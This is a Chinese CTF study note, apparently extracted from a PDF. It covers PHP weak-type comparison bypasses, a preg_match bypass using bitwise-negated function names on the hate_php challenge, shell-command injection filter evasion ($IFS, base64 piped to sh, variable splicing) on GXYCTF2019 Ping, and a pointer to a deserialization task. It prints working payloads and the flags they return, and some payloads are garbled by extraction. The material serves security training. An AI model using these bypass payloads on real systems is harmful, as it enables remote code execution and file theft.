


Day84 CTF夺旗-PHP弱类型&异或取反&序列化&RCE



84.1 案例1：PHP-相关总结知识点-后期复现

相关PHP所有总结知识点参考：<https://www.cnblogs.com/iloveacm/category/1791836.html>



- 1 ctf变量
- 2 php的弱类型比较问题
- 3 php断言(assert)
- 4 php读取目录下文件的方法
- 5 preg_match绕过
- 6 PHP中sha1()函数和md5()
- 7
- 8 1 异或注入
- 9 2 updatexml()函数报错注入
- 10 3 源文件泄露利用

```
11  4 extract变量覆盖
12  5 strcmp()漏洞
13  6 md5()漏洞
14  7 ereg()截断漏洞
15  8 弱类型整数大小比较绕过
16
17  1 命令执行
18  2 md5()漏洞
19  3 escapeshellarg()与escapeshellcmd()
20  4 sql注入绕过关键字
21  5 preg_replace/e的命令执行漏洞
22  6 MYSQL特殊模式
23  7 PHP字符串解析特性
```

84.2 案例2：PHP-弱类型对比绕过测试-常考点

弱类型绕过对比总结：<https://www.cnblogs.com/Mrsm1th/p/6745532.html>

- === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
- == 在进行比较的时候，会先将字符串类型转化成相同，再比较



- 1 例如: "admin"==0 比较的时候, 会将admin转化成数值, 强制转化, 由于admin是字符串, 转化的结果是0自然和0相等
- 2 "1admin"==1 比较的时候会将1admin转化成数值, 结果为1
- 3 而"admin1"==1 却等于错误, 也就是"admin1"被转化成了0, 一个字符串欸当作一个数值来取值, 其结果和类型如下:
- 4 如果该字符串没有包含'.','e','E'并且其数值值在整形的范围之内该字符串被当作int来取值
- 5 其他所有情况下都被作为float来取值, 该字符串的开始部分决定了它的值, 如果该字符串以合法的数值开始, 则使用该数值, 否则其值为0。

```
1 <?php
2 var_dump("admin"==0); //true
3 var_dump("1admin"==1); //true
4 var_dump("admin1"==1) //false
5 var_dump("admin1"==0) //true
6 var_dump("0e123456"=="0e4456789"); //true
7 ?> //上述代码可自行测试
```

靶场地址: <https://ctf.bugku.com/challenges/index/gid/1/tid/1.html?keyword=%E7%9F%9B%E7%9B%BE>

```

1 //对函数类型有限制
2 <?php
3 $num=$_GET['num'];
4 if (!is_numeric($num)){
5     echo $num;
6     if($num==1)
7         echo 'flag{*****flag****} ';
8 ?>
9 //index1.php?num=1x
10 //index1.php?num=1%0a


```

is_numeric() 函数用于检测变量是否为数字或数字字符串，是则返回True（这里需要不为纯数字才能进行下一步）

按照正常的逻辑输入1才能获取flag

思路：构造一个不是数值类型的字符串，但是他转化为数值类型后的值为1

构造payload：<http://114.67.175.224:14985/?num=1x>,也可以添加换行符：[//index1.php?num=1%0a](http://index1.php?num=1%0a)



```

$num=$_GET['num'];
if(!is_numeric($num))
{
    echo $num;
    if($num==1)
        echo 'flag{*****}';
}
1xflag{bugku-789-ps-ssdf}

```

84.3 案例3：PHP-正则preg_match绕过-常考点

CTF中 preg_match 绕过技术：

- 方法1:异或
- 方法2:取反

- 方法3:数组
- 方法4: PCRE
- 方法5 : 换行符

参考: <http://t.zoukankan.com/v01cano-p-11736722.html>
和<https://www.codercto.com/courses/d/852.html>

真题: preg_match绕过-ctfhub-2020-第五空间智能安全大赛-
web-hate_php

靶场地址: <https://www.ctfhub.com/#/challenge>

<1>打开页面, 显示如下代码:

```
1  <?php
2  error_reporting(0);
3  if(!isset($_GET['code'])){
4      highlight_file(__FILE__);
5  }else{
6      $code = $_GET['code'];
7      if
8          (preg_match('/(f|l|a|g|\.|l|h|\|;|\"|\'|`|\\|\\
9          [|\\]|\\_|=)/i',$code)) {
10          die('You are too good for me');
11      }
12      $blacklist = get_defined_functions()
13      ['internal'];
14      foreach ($blacklist as $blackitem) {
15          if (preg_match ('/' . $blackitem .
16          '/im', $code)) {
17              die('You deserve better');
18          }
19      }
20  }
```

```
16     assert($code);  
17  ?>
```

<2> 第一个正则表达式过滤了很多字符且不区分大小写。第二个正则表达式过滤了PHP的内置函数，因此即使找到了某个函数恰好可以绕过第一个，也过不去第二个过滤。这样的题目，一般的思路就是利用异或者取反来绕过。这里用取反来绕过。


首先打印当前目录下的文件：print_r(scandir('.'))

```
1  <?php  
2  echo urlencode(~'print_r'); //urlencode url编码  
   ~ 取反  
3  echo "\n";  
4  echo urlencode(~'scandir');  
5  echo "\n";  
6  echo urlencode('~'.');  
7  ?><br><br> //生成payload: /?code=  
   (~%8F%8D%96%91%8B%A0%8D)((~%8C%9C%9E%91%9B%96%8D)((~%D1)))
```

← → ↻ ⚠ 不安全 | challenge-bbec9e5e8f19c8cc.sandbox.ctfhub.com:10800/?code=(~%8F%8D%96%91%8B%A0%8D)((~%8C%9C%9E%91%9B%96%8D)((~%D1)))
Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

然后显示flag内容：highlight_file('flag.php')

```
1 <?php
2 echo urlencode('~highlight_file');
3 echo "\n";
4 echo urlencode('~flag.php');
5 ?>
6
7 //生成payload: /?code=
  (~%97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A)
  ((~%99%93%9E%98%D1%8F%97%8F))
```




成功拿到flag。

84.4 案例4：PHP-命令执行RCE变异绕过-常考点


命令执行常见绕过：<https://www.cnblogs.com/iloveacm/p/13687654.html>

靶场地址：[https://buuoj.cn/challenges#\[GXYCTF2019\]Ping](https://buuoj.cn/challenges#[GXYCTF2019]Ping)
Ping Ping


<1>场景打开如下，猜测有命令执行漏洞。



<2>使用管道符，成功列出当前目录下文件



<3>尝试读取flag文件，失败，发现过滤了空格、特殊字符、关键字flag等。



<4> 尝试绕过

```
1  空格绕过方式:
2  $IFS
3  ${IFS}
4  $IFS$数字
5  <
6  <>
7
8  三种绕过方式:
9  1.sh
10 /?
    ip=127.0.0.1;echo$IFS$2Y2F0IGZsYwcucGhw|base64$I
    FS$2-d|sh
11
12 2. 变量拼接
13 /?ip=127.0.0.1;a=g;cat$IFS$2fla$a.php
14
15 3. 内联注释(将反引号命令的结果作为输入来执行命令)
16 /?ip=127.0.0.1;cat$IFS$2`ls`
```

使用变量拼接的方式，成功绕过，得到flag。（需要右击查看网页源代码）

```
/?ip=127.0.0.1;a=g;catIFSIFS2fla$a.php
```



```
← → ↺ 不安全 | view-source:f3dddae1-a9d9-4e57-acbe-a4c3833995a4.node4.buuoj.cn:81/?ip=127.0.0.1;a=g;cat$IFS$2fla$a.php
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{62009e1f-b3bc-4530-bc9e-1bb58b4fc724}";
5
6
```

同样，也可以查看网页源代码，分析绕过规则

`/?ip=127.0.0.1;catIFSIFS2index.php`

```
← → ↺ 不安全 | view-source:f3dddae1-a9d9-4e57-acbe-a4c3833995a4.node4.buuoj.cn:81/?ip=127.0.0.1;catIFS$2index.php
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 /?ip=
4 <?php
5 if(isset($_GET['ip'])){
6     $ip = $_GET['ip'];
7     if(preg_match("/\&|\|\/|\|?|\|*|\|<|[\x{00}-\x{1f}]\|>|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}|\\}/", $ip, $match)){
8         echo preg_match("/\&|\|\/|\|?|\|*|\|<|[\x{00}-\x{20}]\|>|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}|\\}/", $ip, $match);
9         die("fxck your symbol!");
10    } else if(preg_match("/ /", $ip)){
11        die("fxck your space!");
12    } else if(preg_match("/bash/", $ip)){
13        die("fxck your bash!");
14    } else if(preg_match("/.*f.*l.*a.*g.*\/", $ip)){
15        die("fxck your flag!");
16    }
17    $a = shell_exec("ping -c 4 ".$ip);
18    echo "<pre>";
19    print_r($a);
20 }
21
22 ?>
23
```

```
1 <?php
2 if(isset($_GET['ip'])){
3     $ip = $_GET['ip'];
4     if(preg_match("/\&|\|\/|\|?|\|*|\|<|[\x{00}-
5         \x{1f}]\|>|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}|\\}/", $ip,
6         $match)){
7         echo preg_match("/\&|\|\/|\|?|\|*|\|<|[\x{00}-
8         \x{20}]\|>|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}|\\}/", $ip,
9         $match);
10        die("fxck your symbol!");
11    } else if(preg_match("/ /", $ip)){
12        die("fxck your space!");
13    } else if(preg_match("/bash/", $ip)){
14        die("fxck your bash!");
15    } else if(preg_match("/.*f.*l.*a.*g.*\/", $ip))
16    {
17        die("fxck your flag!");
18    }
19 }
```

```
13     }
14     $a = shell_exec("ping -c 4 ".$ip);
15     echo "<pre>";
16     print_r($a);
17 }
18
19 ?>
```

84.5 案例5：PHP-反序列化考题分析构造复现-常考点

真题：网鼎杯2020-青龙组-web-AreUserialz

靶场地址：<https://www.ctfhub.com/#/challenge>

发现Flag位置-反序列化考点-分析代码-构造代码生成Payload

具体解题步骤参考前面笔记 (37：WEB漏洞-反序列化之PHP&JAVA全解(上))

资源：

- 
- 1 <https://www.cnblogs.com/iloveacm/category/1791836.html> CTF知识点
 - 2 <https://buuoj.cn/challenges> 靶场
 - 3 <https://www.ctfhub.com/#/challenge> ctf
 - 4 <http://t.zoukankan.com/v01cano-p-11736722.html>
ctf中 preg_match 绕过技术 | 无字母数字的webshe11
 - 5 <https://www.cnblogs.com/iloveacm/p/13687654.html>
命令执行